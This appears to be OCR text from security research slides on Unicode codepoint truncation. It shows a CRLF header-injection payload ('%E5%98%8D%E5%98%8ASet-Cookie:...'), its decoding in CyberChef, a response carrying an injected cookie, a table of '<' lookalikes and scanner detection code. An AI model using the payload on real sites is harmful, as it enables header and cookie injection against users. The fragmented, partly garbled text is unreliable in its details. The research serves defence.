8 Upgrade-Insecure-Requests: 1
9
10
```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
1 HTTP/1.1 301 Moved Permanently
2 Access-Control-Allow-Origin: *
3 Content-Type: text/html; charset=utf-8
4 Date: Tue, 11 Oct 2022 16:50:08 GMT
5 Location: [REDACTED]
6 Server: ECAcc (tir/CD91)
7 Set-Cookie: crlfinjection=thecyberneh
8 Timing-Allow-Origin: *
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Content-Length: 188
12 Connection: close
13
14 <head>
    <title>
        Document Moved
    </title>
```

The screenshot shows the CyberChef interface. In the 'Input' field, the URL-decoded value '%E5%89%8D%E5%89%8ASet-Cookie:whoami=thecyberneh' is entered. In the 'Output' field, the decoded value '前削Set-Cookie:whoami=thecyberneh' is displayed. A large green arrow points from the input field down to the output field.

Recipe

Input

URL Decode

%E5%89%8D%E5%89%8ASet-Cookie:whoami=thecyberneh


RBC 47 ≡ 1

Output

前削Set-Cookie:whoami=thecyberneh

CyberChef
FOR SECURITY ANALYSTS


<https://gchq.github.io/CyberChef/>



UTF-8 Visualizer

前

U+524D




Single Byte Buffer



UTF-8 Visualizer

前

U+524D



UTF-8 Visualizer

前

U+524D

?

U+000D

11100101

Byte 2

e5

10001001

Byte 1

89

10001101

Byte 0

8d

00001101

Byte 0

0d

UTF-8 Visualizer

前

U+524D

11100101

Byte 2

e5

10001001

Byte 1

89

10001101

Byte 0

8d

U+000D

C_R

Carriage Return
(CR)*

00001101

Byte 0

0d

Recipe ^

Input +

URL Decode	▼
Encode text	^
Encoding	
US-ASCII (7-bit) (20127)	

%E5%98%8D%E5%98%8ASet-Cookie:whoami=thecyberneh|

REC 47 [=] 1 Tr UTF-8 ← LF

Output


CyberChef
FOR SECURITY ANALYSTS

<https://gchq.github.io/CyberChef/>

Recipe ^   

Input +     

URL Decode   

Encode text   

Encoding
US-ASCII (7-bit) (20127)

Output RBC 47  1  UTF-8 

Set-Cookie:whoami=thecyberneh



CyberChef
FOR SECURITY ANALYSTS

Byte Truncation

<https://gchq.github.io/CyberChef/>

The screenshot shows a web-based Unicode table interface. At the top, there is a red header bar with a logo of a white molecule on the left, a search bar containing "Search terms type:XSS author:hackvertor", and a menu icon with three horizontal lines and a dropdown arrow.

The main title is "Unicode table". Below it, there are two input fields: "From-To or characters/entities" containing "0x3c" and "Highlights From-To" containing "Highlights from to".

A message "(Selected:60)" is displayed above a grid of four rows of characters. The first row contains: 0x25c4, 0xff1c, 0x2329, 0x25c4, and a placeholder for the next character. The second row contains: Best fit 1254, Best fit 1255, Best fit 1256, Best fit 1257, and a placeholder for the next character. The third row contains: 0xff1c, 0xff1c, 0xff1c, 0xff1c, and a placeholder for the next character. The fourth row contains: 0x3c, 0x3c, 0x3c, 0x3c, and a placeholder for the next character.

The characters are displayed in a grid:

Char	Char	Char	Char	Char
0x25c4	0xff1c	0x2329	0x25c4	
Best fit 1254	Best fit 1255	Best fit 1256	Best fit 1257	
0xff1c	0xff1c	0xff1c	0xff1c	0x3c

The character "0x3c" is highlighted in yellow, and the entire row is highlighted with a yellow border. The text "Side points" is visible at the bottom of the grid area.

<https://shazzer.co.uk/unicode-table>

```
+     private Pair<String, List<String>>
+         detectUnicodeCodepointTruncation(String base) {
+             String leftAnchor = Utilities.randomString(6);
+             String rightAnchor = Utilities.randomString(6);
+             return new ImmutablePair<>(leftAnchor+"\uCF7B"+rightAnchor,
+                 Collections.singletonList(leftAnchor+"{"+rightAnchor));
+         }
```




```
+     private Pair<String, List<String>>
+         detectUnicodeCodepointTruncation(String base) {
+             String leftAnchor = Utilities.randomString(6);
+             String rightAnchor = Utilities.randomString(6);
+             return new ImmutablePair<>(leftAnchor+"\u007B"+rightAnchor,
+                 Collections.singletonList(leftAnchor+"{"+rightAnchor));
+         }
```



Agenda

